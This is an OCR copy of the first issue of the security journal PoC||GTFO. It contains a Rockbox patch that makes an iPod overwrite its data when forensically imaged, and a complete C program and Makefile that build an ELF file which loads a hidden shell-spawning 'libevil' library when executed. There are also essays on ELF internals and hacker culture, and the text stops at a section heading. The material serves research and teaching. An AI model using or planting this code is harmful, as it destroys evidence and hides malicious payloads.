
"First they ignore you, then they threaten to sue you,
then they deny the vulnerability, then you pOwn them"
— with apologies to Mahatma Gandhi



International Journal of PoC || GTFO

Proof-of-Concept or Get The Fuck Out

Manul Laphroaig *Hackers Around the World*

International Journal of PoC || GTFO
Issue 0x00, a CFP with PoC

An epistle from the desk of Rt. Revd. Pastor Manul Laphroaig
pastor@phrack.org

August 5, 2013

Legal Note: Permission to use all or part of this work for personal, classroom, or whatever other use is NOT granted unless you make a copy and pass it to a neighbor without fee, excepting libations offered by the aforementioned neighbor in order to facilitate neighborly hacking, and that said copy bears this notice and the full citation on the first page. Because if burning a book is a sin—which it surely is!—then copying of a book is your sacred duty. For uses in outer space where a neighbor to share with cannot be readily found, seek blessing from the Pastor and kindly provide your orbital ephemerides and radio band so that updates could be beamed to you via the Southern Appalachian Space Agency (SASA).

1 Call to Worship

Neighbors, please join me in reading this first issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little journal for ladies and gentlemen of distinguished ability and taste in the field of computer security and the architecture of weird machines.

In Section 2, Travis Goodspeed will show you how to build your own antiforensics hard disk out of an iPod by simple patching of the open source Rockbox firmware. The result is a USB disk, which still plays music, but which will also self destruct if forensically imaged.

In Section 3, Julian Bangert and Sergey Bratus provide some nifty tricks for abusing the differences in ELF dialect between exec() and ld.so. As an example, they produce a file that is both a library and an executable, to the great confusion of reverse engineers and their totally legitimate IDA Pro licenses.

Section 4 is a sermon on the subjects of Bitcoin, Phrack, and the den on iniquity known as the RSA Conference, inviting all of you to kill some trees in order to save some source. It brings the joyful news that we should all shut the fuck up about hat colors and get back to hacking!

Delivering even more nifty ELF research, Bx presents in Section 5 a trick for returning from the ELF loader into a libc function by abuse of the IFUNC symbol. There's a catch, though, which is that on amd64 her routine seems to pass a very restricted set of arguments. The first parameter must be zero, the second must be the address of the function being called, and the third argument must be the address of the symbol being dereferenced. Readers who can extend this into an arbitrary return to libc are urged to do it and share the trick with others!

Remembering good times, Section 6 by FX tells us of an adventure with Barnaby Jack, one which features a golden vending machine and some healthy advice to get the fuck out of Abu Dhabi.

Finally, in Section 7, we pass the collection plate and beg that you contribute some PoC of your own. Articles should be short and sweet, written such that a clever reader will be inspired to build something nifty.

2 iPod Antiforensics

by Travis Goodspeed

In my lecture introducing Active Disk Antiforensics at 29C3, I presented tricks for emulating a disk with self defense features using the Facedancer board. This brief article will show you how to build your own antiforensics disk out of an iPod by patching the Rockbox framework.

To quickly summarize that lecture: (1) USB Mass Storage is just a wrapper for SCSI. We can implement these protocols and make our own disks. (2) A legitimate host will follow the filesystem and partition data structure, while a malicious host—that is to say, a forensics investigator's workstation—will read the disk image from beginning to end. There are other ways to distinguish hosts, but this one is the easiest and has fewest false positives. (3) By overwriting its contents as it is being imaged, a disk can destroy whatever evidence or information the forensics investigator wishes to obtain.

There are, of course, exceptions to the above rules. Some high-end imaging software will image a disk backward from the last sector toward the first. A law-enforcement forensics lab will never mount a volume before imaging it, but an amateur or a lab less concerned with a clean prosecution might just copy the protected files out of the volume.

Finally, there is the risk that an antiforensics disk might be identified as such by a forensics investigator. The disk's security relies upon the forensics technician triggering the erasure, and it won't be sufficient if the technician knows to work around the defenses. For example, he could revert to the recovery ROM or read the disk directly.

2.1 Patching Rockbox

Rockbox exposes its hard disk to the host through USB Mass Storage, where handler functions implement each of the different SCSI commands needed for that protocol. To add antiforensics, it is necessary only to hook two of those functions: READ(10) and WRITE(10).

In `firmware/usbstack/usb_storage.c` of the Rockbox source code, blocks are read in two places. The first of these is in handle_scsi(), near the SCSI_READ_10 case. At the end of this case, you should see a call to send_and_read_next(), which is the second function that must be patched.

In *both* of these, it is necessary to add code to both (1) observe incoming requests for illegal traffic and (2) overwrite sectors as they are requested after the disk has detected tampering. Because of code duplication, you will find that some data leaks out through send_and_read_next() if you only patch handle_scsi(). (If these function names mean nothing to you, then you do not have the Rockbox code open, and you won't get much out of this article, now will you? Open the damn code!)

On an iPod, there will never be any legitimate reads over USB to the firmware partition. For our PoC, let's trigger self-destruction when that region is read. As this is just a PoC, this patch will provide nonsense replies to reads instead of destroying the data. Also, the hardcoded values might be specific to the 2048-byte sector devices, such as the more recent iPod Video hardware.

The following code should be placed in the SCSI_READ_10 case of handle_scsi(). `tamperdetected` is a static bool that ought to be declared earlier in `usb_storage.c`. The same code should go into the send_and_read_next() function.

```
//These sectors are for 2048-byte sectors.
//Multiply by 4 for devices with 512-byte sectors.
if(cur_cmd.sector>=10000 && cur_cmd.sector<48000)
  tamperdetected=true;

//This is the legitimate read.
cur_cmd.last_result = storage_read_sectors(
  IF_MD2(cur_cmd.lun,) cur_cmd.sector,
  MIN(READ_BUFFER_SIZE/SECTOR_SIZE, cur_cmd.count),
```

```
  cur_cmd.data[cur_cmd.data_select]
);

//Here, we wipe the buffer to demo antiforensics.
if(tamperdetected){
  for(i=0;i<READ_BUFFER_SIZE;i++)
    cur_cmd.data[cur_cmd.data_select][i]=0xFF;
  //Clobber the buffer for testing.
  strcpy(cur_cmd.data[cur_cmd.data_select],
         "Never gonna let you down.");

  //Comment the following to make a harmless demo.
  //This writes the buffer back to the disk,
  //eliminating any of the old contents.
  if(cur_cmd.sector>=48195)
    storage_write_sectors(
         IF_MD2(cur_cmd.lun,)
         cur_cmd.sector,
         MIN(WRITE_BUFFER_SIZE/SECTOR_SIZE, cur_cmd.count),
         cur_cmd.data[cur_cmd.data_select]);
}
```

2.2 Shut up and play the single!

Neighbors who are too damned lazy to read this article and implement their own patches can grab my Rockbox patches from `https://github.com/travisgoodspeed/`.

2.3 Bypassing Antiforensics

This sort of an antiforensics disk can be most easily bypassed by placing the iPod into Disk Mode, which can be done by a series of key presses. For example, the iPod Video is placed into Disk Mode by holding the Select and Menu buttons to reboot, then holding Select and Play/Pause to enter Disk Mode. Be sure that the device is at least partially charged, or it will continue to reboot. Another, surer method, is to remove the disk from the iPod and read it manually.

Further, this PoC does not erase evidence of its own existence. A full and proper implementation ought to replace the firmware partition at the beginning of the disk with a clean Rockbox build of the same revision and also expand later partitions to fill the disk.

2.4 Neighborly Greetings

Kind thanks are due to The Grugq and Int80 for their work on traditional antiforensics of filesystems and file formats. Thanks are also due to Scott Moulton for discretely correcting a few of my false assumptions about real-world forensics.

Thanks are also due to my coauthors on an as-yet-unpublished paper which predates all of my active antiforensics work but is being held up by the usual academic nonsense.

3 ELFs are dorky, Elves are cool

by Sergey Bratus and Julian Bangert

ELF ABI is beautiful. It's one format to rule all the tools: when a compiler writes a love letter to the linker about its precious objects, it uses ELF; when the RTLD performs runtime relocation surgery, it goes by ELF; when the kernel writes an epitaph for an uppity process, it uses ELF. Think of a possible world where binutils would use their own separate formats, all alike, leaving you to navigate the maze; or think of how ugly a binary format that's all things to all tools could turn out to be (∗cough∗ ASN.1, X.509 ∗cough∗), and how hard it'd be to support, say, ASLR on top of it. Yet ELF is beautiful.

Verily, when two parsers see two different structures in the same bunch of bytes, trouble ensues. A difference in parsing of X.509 certificates nearly broke the internets' SSL trust model[1]. The latest Android "Master Key" bugs that compromised APK signature verification are due to different interpretation of archive metadata by Java and C++ parsers/unzippers[2] – yet another security model-breaking parser differential. Similar issues with parsing other common formats and protocols may yet destroy remaining trust in the open Internet – but see `http://langsec.org/` for how we could start about fixing them.

ELF is beautiful, but with great beauty there comes great responsibility – for its parsers.[3] So do all the different binutils components as well as the Linux kernel see the same contents in an ELF file? This PoC shows that's not the case.

There are two major parsers that handle ELF data. One of them is in the Linux kernel's implementation of *execve(2)* that creates a new process virtual address space from an ELF file. The other – since the majority of executables are dynamically linked – is the RTLD (*ld.so(8)*, which on your system may be called something like */lib64/ld-linux-x86-64.so.2*[4], which loads and links your shared libraries – into the same address space.

It would seem that the kernel's and the RTLD's views of this address space must be the same, that is, their respective parsers should agree on just what spans of bytes are loaded at which addresses. As luck and Linux would have it, they do not.

The RTLD is essentially a complex name service for the process namespace that needs a whole lot of configuration in the ELF file, as complex a tree of C structs as any. By contrast, the kernel side just looks for a flat table of offsets and lengths of the file's byte segments to load into non-overlapping address ranges. RTLD's configuration is held by the *.dynamic* section, which serves as a directory of all the relevant symbol tables, their related string tables, relocation entries for the symbols, and so on.[5] The kernel merely looks past the ELF header for the flat table of loadable segments and proceeds to load these into memory.

As a result of this double vision, the kernel's view and the RTLD's view of what belongs in the process address space can be made starkly different. A *libpoc.so* would look like a perfectly sane library to RTLD, calling an innocent "Hello world" function from an innocent *libgood.so* library. However, when run as an executable it would expose a different *.dynamic* table, link in a different library *libevil.so*, and call a very different function (in our PoC, dropping shell). It should be noted that *ld.so* is also an executable and can be used to launch actual executables lacking executable permissions, a known trick from the Unix antiquity;[6] however, its construction is different.

The core of this PoC, *makepoc.c* that crafts the dual-use ELF binary, is a rather nasty C program. It is, in fact, a "backport-to-C" of our Ruby ELF manipulation tool *Mithril*[7], inspired by *ERESI*[8], but intended for liberally rewriting binaries rather than for ERESI's subtle surgery on the live process space.

[1] See "PKI Layer Cake" `http://ioactive.com/pdfs/PKILayerCake.pdf` by Dan Kaminsky, Len Sassaman, and Meredith L. Patterson

[2] See, e.g., `http://www.saurik.com/id/18` and `http://www.saurik.com/id/17`.

[3] Cf. "The Format and the Parser", a little-known variant of the "The Beauty and the Beast". They resolved their parser differentials and lived vulnlessly ever after.

[4] Just `objcopy -O binary -j .interp /bin/ls /dev/stdout`, wasn't that easy? :)

[5] To achieve RTLD enlightenment, meditate on the grugq's `http://grugq.github.io/docs/subversiveld.pdf` and mayhem's `http://s.eresi-project.org/inc/articles/elf-rtld.txt`, for surely these are the incarnations of the ABI Buddhas of our age, and none has described the runtime dynamic linking internals better since.

[6] `/lib/ld-linux.so <wouldbe-execfile>`

[7] `https://github.com/jbangert/mithril`

[8] `http://www.eresi-project.org/`

```
/* ---------------------- makepoc.c ---------------------------*/
/*
    I met a professor of arcane degree
    Who said: Two vast and handwritten parsers
    Live in the wild. Near them, in the dark
    Half sunk, a shattering exploit lies, whose frown,
    And wrinkled lip, and sneer of cold command,
    Tell that its sculptor well those papers read
    Which yet survive, stamped on these lifeless things,
    The hand that mocked them and the student that fed :
    And on the terminal these words appear:
    "My name is Turing, wrecker of proofs:
    Parse this unambigously, ye machine, and despair!"
    Nothing besides is possible. Round the decay
    Of that colossal wreck, boundless and bare
    The lone and level root shells fork away.
            -- Inspired by Edward Shelley
*/
#include <elf.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#define PAGESIZE  4096
size_t filesz;
char file[3*PAGESIZE]; //This is the enormous buffer holding the ELF file.
                       // For neighbours running this on an Electronica BK,
                       // the size might have to be reduced.
Elf64_Phdr *find_dynamic(Elf64_Phdr *phdr);uint64_t find_dynstr(Elf64_Phdr *phdr);
/* New memory layout
  Memory          mapped to    File Offsets
0k ++++|        |        | ELF Header      |  ---|
   +   |First |***** |  (orig. code)    |    | |  LD.so/kernel boundary assumes
   +   | Page |        |  (real .dynamic)| <-|-+  the offset that applies on disk
4k +   +======+       +=================+   | |  works also in memory; however,
   +   |       |       |                     |    if phdrs are in a different
   ++> |Second|*      |  kernel_phdr     |<--|--  segment, this won't hold.
       | Page | *     |                  |
       |       |  *   |                  |
       +======+   *  +==================+
                    *  |  ldso_phdrs      |---|
                       |  fake .dynamic   | <-|
                       |   w/ new dynstr  |
                       ====================
    Somewhere far below, there is the .data segment (which we ignore)
*/
int elf_magic(){
  Elf64_Ehdr *ehdr = file;
  Elf64_Phdr *orig_phdrs  = file + ehdr->e_phoff;
  Elf64_Phdr *firstload,*phdr;
  int i=0;
```

```
//For the sake of brevity, we assume a lot about the layout of the program:
assert(filesz>PAGESIZE);    //First 4K has the mapped parts of program
assert(filesz<2*PAGESIZE); //2nd 4K holds the program headers for the kernel
                           //3rd 4k holds the program headers for ld.so +
// the new dynamic section and is mapped just above the program
for(firstload = orig_phdrs; firstload->p_type!=PT_LOAD; firstload++);
assert(0 == firstload->p_offset);
assert(PAGESIZE > firstload->p_memsz); //2nd page of memory will hold 2nd segment
uint64_t base_addr = (firstload->p_vaddr & ~0xfffUL);

//PHDRS as read by the kernel's execve() or dlopen(), but NOT seen by ld.so
Elf64_Phdr *kernel_phdrs = file + filesz;
memcpy(kernel_phdrs,orig_phdrs,ehdr->e_phnum * sizeof(Elf64_Phdr));//copy PHDRs
ehdr->e_phoff = (char *)kernel_phdrs - file; //Point ELF header to new PHDRs
ehdr->e_phnum++;

//Add a new segment (PT_LOAD), see above diagram
Elf64_Phdr *new_load = kernel_phdrs + ehdr->e_phnum - 1;
new_load->p_type = PT_LOAD;
new_load->p_vaddr =  base_addr + PAGESIZE;
new_load->p_paddr = new_load->p_vaddr;
new_load->p_offset = 2*PAGESIZE;
new_load->p_filesz = PAGESIZE;
new_load->p_memsz = new_load->p_filesz;
new_load->p_flags = PF_R | PF_W;
  // Disable large pages or ld.so complains when loading as a .so
for(i=0;i<ehdr->e_phnum;i++){
  if(kernel_phdrs[i].p_type == PT_LOAD)
    kernel_phdrs[i].p_align = PAGESIZE;
}

//Setup the PHDR table to be seen by ld.so, not kernel's execve()
Elf64_Phdr *ldso_phdrs = file + ehdr->e_phoff
  - PAGESIZE    // First 4K of program address space is mapped in old segment
  + 2*PAGESIZE; // Offset of new segment
memcpy(ldso_phdrs, kernel_phdrs,ehdr->e_phnum * sizeof(Elf64_Phdr));
//ld.so 2.17 determines load bias (ASLR) of main binary by looking at PT_PHDR
for(phdr=ldso_phdrs;phdr->p_type != PT_PHDR;phdr++);
phdr->p_paddr = base_addr + ehdr->e_phoff; //ld.so expects PHDRS at this vaddr
//This isn't used to find the PHDR table, but by ld.so to compute ASLR slide
//(main_map->l_addr) as (actual PHDR address)-(PHDR address in PHDR table)
phdr->p_vaddr = phdr->p_paddr;

//Make a new .dynamic table at the end of the second segment,
//  to load libevil instead of libgood
unsigned dynsz = find_dynamic(orig_phdrs)->p_memsz;
Elf64_Dyn *old_dyn = file + find_dynamic(orig_phdrs)->p_offset;
Elf64_Dyn *ldso_dyn = (char *)ldso_phdrs + ehdr->e_phnum * sizeof(Elf64_Phdr);
memcpy(ldso_dyn,old_dyn,dynsz);
//Modify address of dynamic table in ldso_phdrs (which is only used in exec())
find_dynamic(ldso_phdrs)->p_vaddr = base_addr + (char*)ldso_dyn -
```

```
                                        file - PAGESIZE;

  //We need a new dynstr entry. Luckily ld.so doesn't do range checks on strtab
  //offsets, so we just stick it at the end of the file
  char *ldso_needed_str = (char *)ldso_dyn +
                          ehdr->e_phnum * sizeof(Elf64_Phdr) + dynsz;
  strcpy(ldso_needed_str, "libevil.so");
  assert(ldso_dyn->d_tag == DT_NEEDED); //replace 1st dynamic entry, DT_NEEDED
  ldso_dyn->d_un.d_ptr =  base_addr + ldso_needed_str - file -
    PAGESIZE - find_dynstr(orig_phdrs);
}
void readfile(){
  FILE *f= fopen("target.handchecked","r");
  //provided binary because the PoC might not like the output of your compiler
  assert(f);
  filesz = fread(file ,1,sizeof file,f); // Read the entire file
  fclose(f);
}
void writefile(){
  FILE *f= fopen("libpoc.so","w");
  fwrite(file,sizeof file,1,f);
  fclose(f);
  system("chmod +x libpoc.so");
}
Elf64_Phdr *find_dynamic(Elf64_Phdr *phdr){
  //Find the PT_DYNAMIC program header
  for(;phdr->p_type != PT_DYNAMIC;phdr++);
  return phdr;
}
uint64_t find_dynstr(Elf64_Phdr *phdr){
  //Find the address of the dynamic string table
  phdr = find_dynamic(phdr);
  Elf64_Dyn *dyn;
  for(dyn = file + phdr->p_offset; dyn->d_tag != DT_STRTAB; dyn++);
  return dyn->d_un.d_ptr;
}
int main()
{
  readfile();
  elf_magic();
  writefile();
}

# ---------------------- Makefile ----------------------
%.so: %.c
        gcc -fpic -shared -Wl,-soname,$@ -o $@ $^
all: libgood.so libevil.so makepoc target libpoc.so all_is_well

libpoc.so: target.handchecked  makepoc
        ./makepoc
clean:
        rm -f *.so *.o target makepoc all_is_well
```

```
target: target.c libgood.so libevil.so
        echo "#define␣INTERP␣\"`objcopy␣-O␣␣binary␣-j␣.interp␣\
␣␣␣␣␣␣␣␣/bin/ls␣/dev/stdout`\"" >> interp.inc && gcc -o target \
        -Os -Wl,-rpath,. -Wl,-efoo -L . -shared -fPIC -lgood target.c \
         && strip -K foo $@ && echo 'copy␣target␣to␣target.handchecked␣by␣hand!'

target.handchecked: target
        cp $< $@; echo "Beware,␣you␣compiled␣target␣yourself.␣\
␣␣␣␣␣␣␣␣YMMV␣with␣your␣compiler,␣this␣is␣just␣a␣friendly␣poc"

all_is_well: all_is_well.c libpoc.so
        gcc -o $@ -Wl,-rpath,. -lpoc -L. $<
makepoc: makepoc.c
        gcc -ggdb -o $@ $<

/* ---------------------- target.c ---------------------------*/
#include <stdio.h>
#include "interp.inc"
const char my_interp[] __attribute__((section(".interp"))) = INTERP;
extern int func();
int foo(){
  //  printf("Calling func\n");
  func();
  exit(1); //Needed, because there is no crt.o
}

/* ---------------------- libgood.c ---------------------------*/
#include <stdio.h>
int func(){ printf("Hello␣World\n");}

/* ---------------------- libevil.c ---------------------------*/
#include <stdio.h>
int func(){ system("/bin/sh");}

/* ---------------------- all_is_well.c ---------------------------*/
extern int foo();
int main(int argc, char **argv)
{
  foo();
}
```

3.1 Neighborly Greetings and *cite*{}s:

Our gratitude goes to Silvio Cesare, the grugq, klog, mayhem, and Nergal, whose brilliant articles in *Phrack* and elsewhere taught us about the ELF format, runtime, and ABI. Special thanks go to the ERESI team, who set a high standard of ELF (re)engineering to follow. Skape's article *Uninformed 6:3* led us to re-examine ELF in the light of weird machines, and we thank .Bx for showing how to build those to full generality. Last but not least, our view was profoundly shaped by Len Sassaman and Meredith L. Patterson's amazing insights on parser differentials and their work with Dan Kaminsky to explore them for X.509 and other Internet protocols and formats.

4 The Pastor Manul Laphroaig's First Epistle to Hacker Preachers of All Hats, in the sincerest hope that we might shut up about hats, and get back to hacking.

First, I must caution you to cut out the Sun Tsu quotes. While every good speaker indulges in quoting from good books of fiction or philosophy, verily I warn you that this can lead to unrighteousness! For when we tell beginners to study ancient philosophy instead of engineering, they will become experts in the Art of War and not in the Art of Assembly Language! They find themselves reading Wikiquote instead of Phrack, and we are all the poorer for it!

I beg you: Rather than beginning your sermons with a quote from Sun Tzu, begin them with nifty little tricks which the laity can investigate later. For example, did you know that *'strings -n 20 /.bitcoin/blk0001.dat'* dumps ASCII art portraits of both Saint Sassaman and Ben Bernanke? This art was encoded as fake public keys used in real transactions, and it can't be removed without undoing all Bitcoin transactions since it was inserted into the chain. The entire Bitcoin economy depends upon the face of the chairman of the Fed not being removed from its ledger! Isn't that clever?

Speaking of cleverness, show respect for it by citing your scripture in chapter and verse. Phrack 49:14 tells us of Aleph1's heroic struggle to explain the way the stack really works, and Uninformed 6:2 is the harrowing tale of Johnny Cache, H D Moore, and Skape exploiting the Windows kernel's Wifi drivers with beacon frames and probe responses. These papers are memories to be cherished, and they are stories worth telling. So tell them! Preach the good word of how the hell things actually work at every opportunity!

Don't just preach the gospel, give the good word on paper. Print a dozen copies of a nifty paper and give them away at the next con. Do this at Recon, and you will make fascinating friends who will show you things you never knew, no matter how well you knew them before. Do this at RSA–without trying to sell anything–and you'll be a veritable hero of enlightenment in an expo center of half-assed sales pitches and booth babes. Kill some trees to save some souls!

Don't just give papers that others have written. Give early drafts of your own papers, or better still your own documented 0day. Nothing demonstrates neighborliness like the gift of a good exploit.

Further, I must warn you to ignore this Black Hat / White Hat nonsense. As a Straw Hat, I tell you that it is not the color of the hat that counts; rather, it is the weave. We know damned well that patching a million bugs won't keep the bad guys out, just as we know that the vendor who covers up a bug caused by his own incompetence is hardly a good guy. We see righteousness in cleverness, and we study exploits because they are so damnably clever! It is a heroic act to build a debugger or a disassembler, and the knowledge of how to do so ought to be spread far and wide.

First, consider the White Hats. Black Hats are quick to judge these poor fellows as do-gooders who kill bugs. They ask, "Who would want to kill such a lovely bug, one which gives us such clever exploits?" Verily I tell you that death is a necessary part of the ecosystem. Without neighbors squashing old bugs, what incentive would there be to find more clever bugs or to write more clever exploits? Truly I say to the Black Hats, you have recouped every dollar you've lost on bugfixes by the selective pressure that makes your exploits valuable enough to sustain a market!

Next, consider the Black Hats. White Hat neighbors are still quicker to judge these poor fellows, not so much for selling their exploits as for hoarding their knowledge. A neighbor once told me, "Look at these sinners! They hide their knowledge like a candle beneath a basket, such that none can learn from it." But don't be so quick to judge! While it's true that the Black Hats publish more slowly, do not mistake this for not publishing. For does not a candle, when hidden beneath a basket, soon set the basket alight and burn ten times as bright? And is not self-replicating malware just a self-replicating whitepaper, written in machine language for the edification of those who read it? Verily I tell you, even the Black Hats have a neighborliness to them.

So please, shut about hats and get back to the code.

—M. Laphroaig

Postscript: This little light of mine, I'm gonna let it shine!

5 Returning from ELF to Libc

by Rebecca "Bx" Shapiro

Dear friends,

As you may or may not know, demons lurk within ELF metadata. If you have not yet been introduced to these creatures, please put this paper down and take a look at either our talk given at 29C3[9], or our soon-to-be released WOOT publication (in August 2013).

Although the ability to treat the loader as a Turing-complete machine is Pretty_Neat, we realize that there are a lot of useful computation vectors built right into the libraries that are mapped into the loader and executable's address space. Instead of re-inventing the wheel, in this POC sermon we'd like to begin exploring how to harness the power given to us by the perhaps almighty libc.

The System V amd64 ABI scripture[10] in combination with the eglibc-2.17 writings have provided us ELF demon-tamers with the mighty useful IFUNC symbol. Any symbol of type IFUNC is treated as an indirect function – the symbol's value is treated as a function, which takes no arguments, and whose return value is the patch.

The question we will explore from here on is: Can we harness the power of the IFUNC to invoke a piece of libc?

After vaguely thinking about this problem for a couple of months, we have finally made progress towards the answer.

Consider the exit() library call. Although one may question why we would want to craft metadata that causes a exit() to be invoked, we will do so anyway, because it is one of the simplest calls we can make, because the single argument it takes is not particularly important, and success is immediately obvious.

To invoke exit(), we must lookup the following information when we are compiling the crafted metadata into some host executable. This is accomplished in three steps, as we explain in our prior work.

1. The location of exit() in the libc binary.
2. The location of the host executable's dynamic symbol table.
3. The location of the host executable's dynamic relocation table.

To invoke exit(), we must accomplish the following during runtime:

1. Lookup the base address of libc.
2. Use this base address to calculate the location of exit() in memory.
3. Store the address of exit() in a dynamic IFUNC symbol.
4. Cause the symbol to be resolved.

... and then there was exit()!

Our prior work has demonstrated how to accomplish the first two tasks. Once the first two tasks have been completed at runtime, we find ourselves with a normal symbol (which we will call symbol 0) whose value is the location of exit(). At this point we have two ways to proceed: we can

(1) have a second dynamic symbol (named symbol 1) of type IFUNC and have relocation entry of type R_X86_64_64 which refers to symbol 0 and whose offset is set to the location of symbol 1's values, causing the location of ext() to be copied into symbol 1,

-or-

(2) update the type of the symbol that already has the address of exit() to that it becomes an IFUNC. This can be done in a single relocation entry of type R_X86_64, whose addend is that which is copied to the

[9] `https://www.youtube.com/watch?v=dnLYoMIBhpo`

[10] `http://www.uclibc.org/docs/psABI-x86_64.pdf`

first 8 bytes of symbol 0. If we set the addend to `0x0100000a00000000`, we will find that the symbol type will become 0x0a (IFUNC), the symbol shndx will be set as 01 so the IFUNC is treated as defined, and the other fields in the symbol structure will remain the same.

After our metadata that sets up the IFUNC, we need a relocation entry of type R_X86_64_64 that references our IFUNC symbol, which will cause exit() to be invoked.

At this moment, you may be wondering how it may be possible to do more interesting things such as have control of the argument passed to the function call. It turns out that this problem is still being researched. In eglibc-2.17, at the time the IFUNC is called, the first argument is and will always be 0, the second argument is the address of the function being called, and the third argument the addressed of the symbol being referenced. Therefore at this level exec(0) is always called. It will clearly take some clever redirection magic to be able to have control over the function's arguments purely from ELF metadata.

Perhaps you will see this as an opportunity to go on a quest of ELF-discovery and be able to take this work to the next level. If you do discover a path to argument control, we hope you will take the time to share your thoughts with the wider community.

Peace out, and may the Manul always be with you.

6 GTFO or #FAIL

by FX of Phenoelit

To honor the memory of the great Barnaby Jack, we would like to relate the events of a failed POC. It happened on the second day of the Black Hat Abu Dhabi conference in 2010 that the hosts, impressed by Barnaby's presentation on ATMs,[11] pointed out that the Emirates Palace hotel features a gold ATM[12]. So they asked him to see if he could hack that one too.

Never one to reject challenges or fun to be had, Barns gathered a bunch of fellow hackers, who shall remain anonymous in this short tale, to accompany him to the gold ATM. Sufficient to say, yours truly was among them. Thus it happened that a bunch of hackers and a number of hosts in various white and pastel colored thawbs went to pay the gold ATM a visit. Our hosts had assured everyone in the group that it was totally OK for us to hack the machine, as long as they were with us.

6.1 The POC

